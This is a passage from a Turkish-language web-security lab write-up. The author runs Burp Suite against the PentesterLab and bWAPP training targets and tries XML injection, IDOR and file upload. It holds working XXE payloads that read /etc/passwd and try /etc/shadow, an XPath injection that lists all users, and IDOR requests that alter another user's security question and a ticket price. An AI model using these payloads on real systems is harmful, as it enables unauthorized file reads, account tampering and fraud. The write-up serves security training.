- Ayrıca skipfish üzerinde baktığında bunun bir açık değil sadece sitenin bu denemeler “sonuç –hata” mesajı döndürdüğünü aktardı.



- Öncelikle payload atağı için Burpsuite'i çalıştırıldım ve gerekli port bağlantılarını yaptıktan sonra Intercept ayarını on konumuna getirdim.

```

1 GET /xml/example1.php?xml=%3Ctest%3Ehacker%3C/test%3E HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

- Ardından WFP'a geçiş yapıp sayfayı yeniledim ve bilgileri Burpsuite üzerine çektim. Ardından “Send to intruder” sekmesi ile Intruder bölümüne gönderdim.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to positions. See help for full details.


Attack type: Sniper

```

1 GET /xml/example1.php?xml=%3Ctest%3Ehacker%3C/test%3E HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

```

- Intruder kısmında Attack gerçekleşeceğin bölümme baktım değişecek bir ayar yok. Ardından Payloads bölümüne geçtim.



- İndirmiş olduğum Payloadları kopyaladım ve Burpsuite üzerine aktarır işlemi başlattım.

Intruder attack1						
Attack	Save	Columns				
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0	count(/child::node())	200	<input type="checkbox"/>	<input type="checkbox"/>	1720	
1	x' or name()='username' or 'x'='y	200	<input type="checkbox"/>	<input type="checkbox"/>	2025	
2	<name>,'));phpinfo(); exit; /*</name>	200	<input type="checkbox"/>	<input type="checkbox"/>	2037	
3	<![CDATA[<script>var n=0;while(true){n++;}</script>]]>SCRIPT<![CDATA[>alert('XSS');<...>	200	<input type="checkbox"/>	<input type="checkbox"/>	1740	
4	<?xml version="1.0" encoding="ISO-8859-1"?><fo...	200	<input type="checkbox"/>	<input type="checkbox"/>	2408	
5	<?xml version="1.0" encoding="ISO-8859-1"?><fo...	200	<input type="checkbox"/>	<input type="checkbox"/>	2456	
6	<?xml version="1.0" encoding="... 200	200	<input type="checkbox"/>	<input type="checkbox"/>	1744	
7	<?xml version="1.0" encoding="... 200	200	<input type="checkbox"/>	<input type="checkbox"/>	1730	
8	<?xml version="1.0" encoding="... 200	200	<input type="checkbox"/>	<input type="checkbox"/>	2601	
9	<?xml version="1.0" encoding="... 200	200	<input type="checkbox"/>	<input type="checkbox"/>	2712	
10	<?xml version="1.0" encoding="... 200	200	<input type="checkbox"/>	<input type="checkbox"/>	1981	

-Önceki yapmış olduğumuz işlemlerde uzunlıklar üzerinden işlem yapıyorduk burada baktığımızda hepsinin uzunluğu birbirinden farklı.

-İşlem 10 denemesinde durdu bunun sebebi çalıştırılmış olduğu html komutlarında işlem başarılı oldu ve kendini duraksattı.Eğer sistem durmasaydı çıkan sonuçları tek tek denemek zorundaydık.

Results	Target	Positions	Payloads	Options						
Filter: Showing all items										?
Request	Payload		Status	Error	Timeout	Length	Comment			
0			200			1720				
1	count(/child::node())		200			2025				
2	x' or name()='username' or 'x'='y		200			2037				
3	<name>','}); phpinfo(); exit;/*</n...		200			1740				
4	<![CDATA[<script>var n=0;whil...		200			2408				
5	<![CDATA[<>]>SCRIPT<![CDATA[...		200			2456				
6	<?xml version="1.0" encoding="...		200			1744				
7	<?xml version="1.0" encoding="..."		200			1730				
8	<?xml version="1.0" encoding="..."		200			2601				
9	<?xml version="1.0" encoding="..."		200			2712				
10	<?xml version="1.0" ei	Result #9				1981				

Scan

Send to Intruder

Send to Repeater

Send to Sequencer


Send to Comparer (request)

Send to Comparer (response)

Show response in browser


Request	Response
Detailed	Raw
Actions	...
10 of 15	

- Çıkan sonuçları web üzerinde görüntülemek için Show Response in browser seçeneğini kullandım.



```
Hello Warning: simplexml_load_string(/etc/shadow): failed to open stream: Permission denied in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): I/O warning : failed to load external entity "file:///etc/shadow" in /var/www/xml/example1.php on line 4
© PentesterLab 2013
```

- 10.Satırdaki kodu görüntülediğimde böyle bir hatayla karşılaştım demek ki bu işlem başarısız kalan işlemlere baktım.



```
Hello Warning: simplexml_load_string(): Entity: line 1: parser error : Start tag expected, '<' not found in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): count(/child::node()) in /var/www/xml/example1.php on line 4 Warning: simplexml_load_string(): ^ in /var/www/xml/example1.php on line 4
© PentesterLab 2013
```

- 1.Satırdaki kodu görüntülediğimde böyle bir hatayla karşılaştım demek ki bu işlem başarısız kalan işlemlere baktım.

The screenshot shows a browser window with the URL [hacking.com/xml/example1.php?xml=<%3fxml version%3d\"1.0...>](http://hacking.com/xml/example1.php?xml=<%3fxml version%3d\). The page content displays a large amount of XML code, which is the result of the crafted XML payload. The XML includes various entities and character references, such as `<` and `>` being replaced by their entity codes.

```
Hello root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/bin/sh
man:x:6:12:man:/var/cache/man/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail/bin/sh
news:x:9:9:news:/var/spool/news/bin/sh uucp:x:10:10:uucp:/var/spool/uucp/bin/sh proxy:x:13:13:proxy:/bin/bin/sh
www-data:x:33:33:www-data:/var/www/bin/sh backup:x:34:34:backup:/var/backups/bin/sh list:x:38:38:Mailing List
Manager:/var/list/bin/sh irc:x:39:39:ircd:/var/run/ircd/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats/bin/sh nobody:x:65534:65534:nobody:/nonexistent/bin/sh libuuuid:x:100:101:/var/lib/libuuuid/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql/bin/false sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap/bin/false user:x:1000:1000:Debian Live user,,,:/home
/user/bin/bash
© PentesterLab 2013
```

- 9.Satırdaki kodu çalıştırıldığında istediğim sonuca ulaştım.

The screenshot shows the Burpsuite interface with the "Request" tab selected. The "Pretty" tab displays the XML payload: `<?xml version="1.0"?><!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>`. The "Raw" tab shows the raw hex and ASCII data. The "Response" tab is visible at the top. Below the tabs, there are "Actions" dropdowns and other Burpsuite UI elements.

- Dönütü daha anlamlı hale getirmek için Burpsuite üzerinden kopyaladım ve “URL decoder” üzerinden bir dönüştürme işlemi yaptım.

The screenshot shows a browser window with the URL <https://meyerweb.com/eric/tools/dencoder/>. The page title is "URL Decoder/Encoder". A text input field contains the previously copied XML payload: `<?xml version="1.0"?><!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>`. The page title and URL are also visible at the top.

- Kopyaladığım URL'i decodera yapıştırm DECODE ettim.

URL Decoder/Encoder

```
http://hacking.com/xml/example1.php?xml=<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo
[<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
```

- Decode işlemi gerçekleştirdiğimde xml kodunu çalıştırıldığını ve bana passwd dosyasını aktardığını anlayabildim.

Uygulama 2 : SQL Tarzı Sonuç Elde Etme.

The screenshot shows a Firefox browser window with the title "PentesterLab » Web for Pentester - Skipfish - scan results browser". The address bar displays "hacking.com/xml/example2.php?name=hacker". The page content is "Hello hacker" and "© PentesterLab 2013".

-Öncelikle WFP üzerinden zaafiyetli olan siteye baktım.Yine payload üzerinden işlemimi gerçekleştirdim.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with "Forward", "Drop", "Intercept is on" (which is highlighted), "Action", and "Open Browser".

- İşlemlerime Burpsuite üzerinden devam edeceğim için Burpsuite üzerinden Intercept on ayarını açtım ve linkimi yeniledim.

The screenshot shows the Burp Suite "HTTP history" tab. A request to "http://hacking.com:80 [192.168.1.102]" is listed. The context menu, which includes "Scan", "Send to Intruder" (highlighted), "Send to Repeater", and "Send to Sequencer", is open over the request details.

```
1 GET /xml/example2.php?name=hacker HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

-Önce sağ tıklayıp “Send to Intruder” ile Intruder sekmesine gönderdim.

Target Positions Payloads Options

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attacktype: Sniper

```
1 GET /xml/example2.php?name=$shackers$ HTTP/1.1
2 Host: hacking.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hacking.com/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
```

Add §

Clear §

Auto §

Refresh

- Attack yapılacak yerin doğru konumda olduğunu görüntüledim ve “Sniper attack” yapacağım için burada bir düzenleme yapmadım.

Target Positions **Payloads** Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: Payload count: 15
Payload type: Request count: 15

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

```
count(/child::node())
x' or name()='username' or 'x'='y
<name>.'}); phinf0(); exit;*</name>
<![CDATA[<script>var n=0;while(true){n++;}</script>
<![CDATA[>]]>SCRIPT <![CDATA[>]]>alert('XSS');<...
<xm...<xml version="1.0" encoding="ISO-8859-1"?><fo...
<xm...<xml version="1.0" encoding="ISO-8859-1"?><fo...
<xm...<xml version="1.0" encoding="ISO-8859-1"?><fo...
<xm...<xml version="1.0" encoding="ISO-8859-1"?><fo...
```


- Ardından “payloads” bölümüne geçip indirmiş olduğum payloadı ekledim.Ardından işlemi baslattım.

Request	Payload	Status	Error	Timeout	Length ▾	Comment
1	count(/child::node())	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
2	x' or name()='username' or 'x'='y	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
4	<![CDATA[<script>var n=0;whil...	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
8	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
9	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
10	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
11	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
14	<xml SRC="xsstest.xml" ID=><...	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
15	<HTML xmlns:xss><?import na...	200	<input type="checkbox"/>	<input type="checkbox"/>	1706	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1718	
7	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	1729	
3	<name>'");phpinfo();exit;/</n...>	200	<input type="checkbox"/>	<input type="checkbox"/>	2009	
5	<![CDATA[<]]>SCRIPT<![CDATA[<...	200	<input type="checkbox"/>	<input type="checkbox"/>	2009	
6	<?xml version="1.0" encoding="..."	200	<input type="checkbox"/>	<input type="checkbox"/>	2009	
12	<xml ID=><X><C><![CDATA[A<...>	200	<input type="checkbox"/>	<input type="checkbox"/>	2009	
13	<xml ID="xss"><!>	200	<input type="checkbox"/>	<input type="checkbox"/>	2009	


- Payload denemesi sonrasında çıkan sonuçlar bu şekildedir.

Request	Response	Status	Error	Processor	Length	Comment
1 count(/child::node())		200			1706	
2 x' or name()='username' or 'x'='y		200			1706	
4 <![CDATA[1706	
8 <?xml vers	Result #4				1706	
9 <?xml vers	Scan				1706	
10 <?xml vers					1706	
11 <?xml vers	Send to Intruder				1706	
14 <xml SRC=	Send to Repeater	Ctrl-R			1706	
15 <HTML xm	Send to Sequencer				1706	
0					1718	
7 <?xml vers	Send to Comparer (request)				1729	
3 <name>','	Send to Comparer (response)				2009	
5 <![CDATA[Show response in browser				2009	
6 <?xml vers					2009	
12 <xml ID=1>	Request in browser	>			2009	
13 <xml ID="1">					2009	

- Uzunlukları farklı olanlara tek tek web üzerinden görüntüledim. Bunun için sağ tıklayıp “Show Response” sekmesine bastım.



- Önce 1706 uzunluğuyla başladım buraya baktığında tarafımı bir şey dönmediğini gördüm.
 - 1718 Değeri boş olduğu için geçtim.



Hello hackerHello admin
 © PentesterLab 2013

-1729 değeri ile devam ettim. Tarafımı tüm kullanıcıların listelenmesini sağladı.

```
Pretty Raw \n Actions ▾  
1 GET /xml/example2.php?name=  
%3c%3fxml%20version%3d%221%2e0%22%20encoding%3d%22ISO-8859-1%22%3f%3e%3cfoo%3e%3c![CDATA[ '%20or%  
201%3d1%20or%20''%3d' ]]%3e%3c%2ffoo%3e HTTP/1.1  
2 Host: hacking.com  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

- Linkin daha anlaşılabilir olması için Burpsuite üzerinden linki kopyaladım.

URL Decoder/Encoder

```
%3c%3fxml%20version%3d%221%2e0%22%20encoding%3d%22ISO-8859-1%22%3f%3e%3cfoo%3e%3c![CDATA[ '%20or%  
201%3d1%20or%20''%3d' ]]%3e%3c%2ffoo%3e
```

Decode

Encode

-Herhangi bir Decoder üzerinden URL dönüştürmesi işlemi yaptım.

URL Decoder/Encoder

```
<%xml version="1.0" encoding="ISO-8859-1"?><foo><! [CDATA[' or 1=1 or ''=' ]]></foo>
```

-Kullanılan HTML kodlarıyla tarafımı sistemdeki kullanıcıları getiren kodu görüntüledim.Bu kodlara baktığında SQL Attack sırasında kullanılan Payloadlara benzerlik sağladığını görüntüledim.

Insecure Direct Object References(IDOR)

-Sunucu içinde ki dosya gibi objelerin direk referanslarının açık olması ve kontrol edilememesi,saldırganların bunları değiştirmesine veya izinsiz olarak erişim ile elde edilen zafiyettir.

-Burpsuite aracı üzerinden kullanılan bir zafiyettir.

-Herhangi bir uygulama üzerinden user kısmını değiştirebiliyorsam IDOR zafiyeti vardır.

Örnek üzerinden bakmak gerekirse;

-Abankası.com/hesapno.php?hesap=412499 URL'si üzerinden bir müşterinin bilgilerine erişiyorum.


-Abankası.com/hesapno.php?hesap=989174 Müşteri numarasını değiştirdiğimde görüntüleyebiliyorsam burada IDOR zafiyeti vardır.

-Çok fazla kullanılan bir zafiyet olmadığı için bWAPP üzerinden 2 adet uygulama gerçekleştireceğiz.

Uygulama1 : Veritabanı üzerinden IDOR zafiyeti.




-bWAPP üzerinden zafiyetli siteyi görüntüledim.Veritabanı üzerine kayıtlı olan güvenlik sorusu üzerinden IDOR zafiyetini kullanmaya çalışacağım.




-Foxyproxy eklentisi sayesinde proxy ayarlarımı değiştirip,Burpsuite ve Zafiyetli site arasında bağlantı kurdum.

-Bağlantı işlemi sonrasında web bilgilerini Burpsuite aracına çektim.



```
Intercept HTTP history WebSockets history Options
Request to http://192.168.139.173:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions ▾
1 POST /bwAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.139.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://192.168.139.173
10 Connection: close
11 Referer: http://192.168.139.173/bwAPP/insecure_direct_object_ref_1.php
12 Cookie: security_level=0; PHPSESSID=1c23fe8ae0bf3c337458e7ee69e47533
13 Upgrade-Insecure-Requests: 1
14
15 secret=gizlicevap2&login=bee&action=change
```

-Login kısmında kullanıcı adı olarak “-bee” yer almaktadır.Bu kullanıcı adını değiştirdip arka planda aslında veritabanı üzerinde ki başka kullanıcının gizli sorusunu değiştirmeyi amaçladım.




```
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions ▾
1 POST /bwAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: 192.168.139.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://192.168.139.173
10 Connection: close
11 Referer: http://192.168.139.173/bwAPP/insecure_direct_object_ref_1.php
12 Cookie: security_level=0; PHPSESSID=1c23fe8ae0bf3c337458e7ee69e47533
13 Upgrade-Insecure-Requests: 1
14
15 secret=gizlicevap2&login=baska&action=change
```

-Kullanıcı adı kısmını değiştirdim ve ardından gizli sorusunu da değiştirdiğimde veri tabanı üzerinde güvenlik sorusu da değişmiş olacaktır.

Uygulama2 : Bilet satış noktası.



-Zafiyetli siteyi görüntüledim.Burada bilet fiyatını istediğim gibi değiştirip sistem üzerinde istediğim fiyata bilet almış oldum.



-Önce gerekli “Proxy” ayarlarından sonra gerekli bilgileri Burpsuite üzerine çektim.

```
Pretty Raw \n Actions ▾
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.139.173
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 46
9 Origin: http://192.168.139.173
10 Connection: close
11 Referer: http://192.168.139.173/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: security_level=0; PHPSESSID=1c23fe8ae0bf3c337458e7ee69e47533
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=5&ticket_price=15&action=order
```

- “Ticket Price” kısmı üzerinden fiyatını değiştirdim.

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **5** movie tickets.

Total amount charged from your account automatically: **5 EUR**.

Thank you for your order!

-Değiştirdiğim fiyat üzerinden istediğim kadar bilet alabilmiş oldum.

-Bu zafiyet için yapacağımız uygulamalar bu kadardır.

Korunma Yöntemleri

-Her referans ömrü yalnızca 1 kullanıcılık veya 1 oturumlu olmalıdır.

-Güvenilmeyen kaynaklardan gelen referanslar kullanılmadan önce erişim yetkileri kontrol edilmelidir.

File Upload(Dosya yükleme)

-Her web sitesinde mutlaka karşımıza çıkan,sunucuya dosya yüklemek için kullanılan bir uygulamadır.

-Web sitelerin upload bölümlerinde doğru filtreleme yapılmadığı zaman güvenlik açığı diyeBILECEĞİMİZ durumlar oluşur.

-Örneğin bir web sitesinde kullanıcı profil resminin değiştirilmesi için konulan bir “File Upload” bölümü doğru şekilde yapılandırılmazsa,resim yerine zararlı dosya sisteme yüklenebilir.

-Bu sebeple File Upload bölümleri önce manuel olarak test edilmelidir.


-File upload zafiyeti için WFP üzerinden 2 adet uygulama gerçekleştirdim.

Uygulama 1 : Temel Kullanım

- Birinci uygulamamızda .php uzantılı bir dosya bile rahat bir şekilde yüklenebildi.

